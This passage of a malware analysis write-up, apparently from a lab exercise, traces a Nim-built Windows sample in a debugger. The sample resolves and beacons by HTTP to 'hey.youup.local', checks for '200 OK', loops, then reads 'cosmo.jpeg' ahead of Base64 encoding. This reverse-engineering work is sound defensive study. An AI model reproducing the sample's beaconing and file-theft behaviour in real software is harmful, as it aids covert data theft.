


Figure 24: Parameter for 'socket' push into stack



At address 0040C8CE, the socket function is called with the parameters (2, 1, 6) in the stack frame, which creates a TCP socket over IPv4.

Getaddrinfo (hey.youup.local)

Figure 25:Diassmbley code and stack preparation for calling 'getinfoaddr' function





Figure 26:Register push into stack frame as parameter for 'getinfoaddr'




```C++
INT WSAAPI getaddrinfo(
  [in, optional] PCSTR            pNodeName,
  [in, optional] PCSTR            pServiceName,
  [in, optional] const ADDRINFOA *pHints,
  [out]          PADDRINFOA      *ppResult
);
```

At address 0040CA4D, which contains the 'getaddrinfo' API. Analyzing the stack frame, getaddrinfo('hey.youup.local', '80', '0062FA60', '0062FA5C') resolves network addresses and service information for the given host and service. It provides a standardized way to convert human-readable hostnames and service names into network addresses.

Send (GET method)

Figure 27: Disassembly code and stack prep for calling send function





Figure 28: Parameter push into stack for 'send' function




```C++
int WSAAPI send(
  [in] SOCKET     s,
  [in] const char *buf,
  [in] int        len,
  [in] int        flags
);
```

At address 0040DBE6, the ‘send’ function is called with parameter pushed into the stack,

send ('000001DC', "GET / HTTP/1.1\r\nHost: hey.youup.local\r\nConnection: Keep-Alive\r\nUser-Agent: Nim httpclient/1.6.2\r\n\r\n", 99, 0) function uses the GET method to send the buffer containing HTTP data to the server.

Receive

Before calling 'recv' API

Figure 29: Highlighted disassembled code for calling 'recv' fucntion




Figure 30: Parameter address and value pushed into stack





Figure 31: Empty buffer address before calling the of 'recv' function



After 'recv' API called

Figure 32: EIP point to '0040E08'




Figure 33: Address and value move to various register after function called






Figure 34: Following the buffer address in DUMP after 'recv' function called



At address 0040E0B2, the recv API listens to the response sent by the server in response to the request made by the send API. The parameters are pushed onto the stack, and the recv API call recv('0000001F', 'HTTP/1.1 200 OK\nHello, World', 4000, 0) receives the HTTP response, which must be "200 OK," indicating that the request was successful.

STRSTR

Figure 35:Checking and executing 'strstr' function in online complier 'turtorialspoint'



From the above figure 34, it compares the contents of two operands and prints the string present in the 2nd operand within the 1st operand.

Figure 36: Disassemble code before calling 'strstr' function






Figure 37: Parameter required 'strstr' pushed to stack





The received data store in buffer from 'recv' API passed through 'strstr' function as parameter and check whether the of data contain '200 OK' or not. Like, Strstr ('200 OK', '200 OK')

Infinite connection (Loop)

Figure 38: 'getaddrinfo' and 'socket' API called with same parameter'








From the above three figures, we can see that the connection made by the malware is in an infinite loop. The same process of creating a TCP socket, resolving the IP address, sending a buffer, and receiving a response continues until the HTTP server terminates.

_wfopen

Figure 39: Disassembly code before calling '_wfopen' API






Figure 40: Parameter pushed into stack




Figure 41: Register value before calling '_wfopen' function




Figure 42: '_wfopen' function calling disassembly code






Figure 43: Register after '_wfopen' API call



Looking at the code and stack frame, "_wfopen('C\\User\\rniha\\Desktop\\cosmo.jpeg', 'rb')" open up 'cosmo.jpeg' file and returns the file handle.

fread

Figure 44: Disassmeble code before calling 'fread' function




```c
C

size_t fread(
    void *buffer,
    size_t size,
    size_t count,
    FILE *stream
);
```

Figure 45: Parameter passed into stack frame for 'fread'




Figure 46: Step over after calling the 'fread' EIP pointing at 004024C2





Figure 47: Content of 'cosmo.jpeg' push into stack



The 'FILE' object of 'cosmo.jpeg' return by the '_wfopen' passed as parameter to 'fread' function, fread ('00F062F0', 1, '0xE', '75ED9660') read the content of the 'cosmo.jpeg'. And after stepover the content of file was push to the stack as show in figure of stack frame.

Base64

Figure 48: Disassembly code before calling 'sample.412168'

